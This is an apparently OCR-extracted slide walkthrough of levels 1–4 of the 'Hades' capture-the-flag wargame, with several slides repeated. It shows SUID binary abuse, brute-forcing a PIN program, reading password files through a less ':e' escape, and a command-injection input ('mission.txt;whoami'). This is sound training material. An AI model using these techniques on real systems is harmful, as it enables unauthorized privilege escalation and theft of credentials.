Hades: Level 01 – Hacker
SUID Binaries

```
####################
# MISSION 0×01 #
####################

## EN ##
User acantha has left us a gift to obtain her powers.
```

In each level of the game, the `mission.txt` file contains the level's objectives. Sometimes the contents are vague.

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s--- 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

In this level, there's a reference to a “gift”. If we search for this term we find an SUID file

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ find / -name *gift* 2>/dev/null
/usr/share/man/man1/giftopnm.1.gz
/usr/bin/giftopnm
/opt/gift_hacker
hacker@hades:~$ ls -la /opt/gift_hacker
-rwSr-s--- 1 root hacker 16064 Apr  5  2024 /opt/gift_hacker
```

SUID binaries are binaries which run in the context of the file's owner, which in this case is the `root` user

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker
SUID Binaries

```
hacker@hades:~$ /opt/gift_hacker
acantha@hades:~$ whoami
acantha
```

When we run the SUID binary, we open a shell in the context of the `acantha` user

Hades: Level 01 – Hacker
SUID Binaries

In each level of the Hades game, the password for the users can be found in the `/pazz/<username>_pass.txt` file, e.g., `/pazz/acantha_pass.txt`

Hades: Level 02 – Acantha Linux Binary Brute Force

```
####################
# MISSION 0×02 #
####################

## EN ##
The user alala has left us a program, if we insert the
6 correct numbers, she gives us her password!
```

In this level we're told to input the correct 6-number combination to a program to get the password for the next level

Hades: Level 02 – Acantha
Linux Binary Brute Force


```
acantha@hades:~$ ./guess
Enter PIN code:
 123456

NO :_(
```

We have no idea what the correct combination is, so we need to brute force the binary

Hades: Level 02 – Acantha
Linux Binary Brute Force

After brute-forcing the binary, we receive the password for the next level

Hades: Level 03 – Alala
SUID Less: Privileged File Read



In this level, we're told that we need use Linux help, i.e., man pages

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
MAN(1)                                                Manual pager utils

NAME
       man - an interface to the system reference manuals
```

When we run the SUID binary in our home directory, we see that it brings up a man page

Hades: Level 03 – Alala
SUID Less: Privileged File Read

```
less /etc/profile
:e file_to_read
```

In this case, we're not hacking the `man` command, but rather the `less` command, which is the default pager program for Linux

Hades: Level 03 – Alala
SUID Less: Privileged File Read

We use this function to read the `althea_pass.txt` file which is in our home directory

Hades: Level 04 – Althea
OS Command Injection

```
##################
# MISSION 0×04 #
##################

## EN ##
The user andromeda has left us a program to list directories.
```


In this level, we're presented with a SUID binary which runs the `ls -la` command

Hades: Level 04 – Althea
OS Command Injection

```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;whoami
-rw-r----- 1 root althea 205 Apr  5  2024 mission.txt
andromeda
Segmentation fault
```

If you run the binary, it will prompt you for a file to run it on, but you can also inject other Linux commands

Hades: Level 04 – Althea
OS Command Injection



Which means that we can inject a Bash shell command to become the `andromeda` user and read the password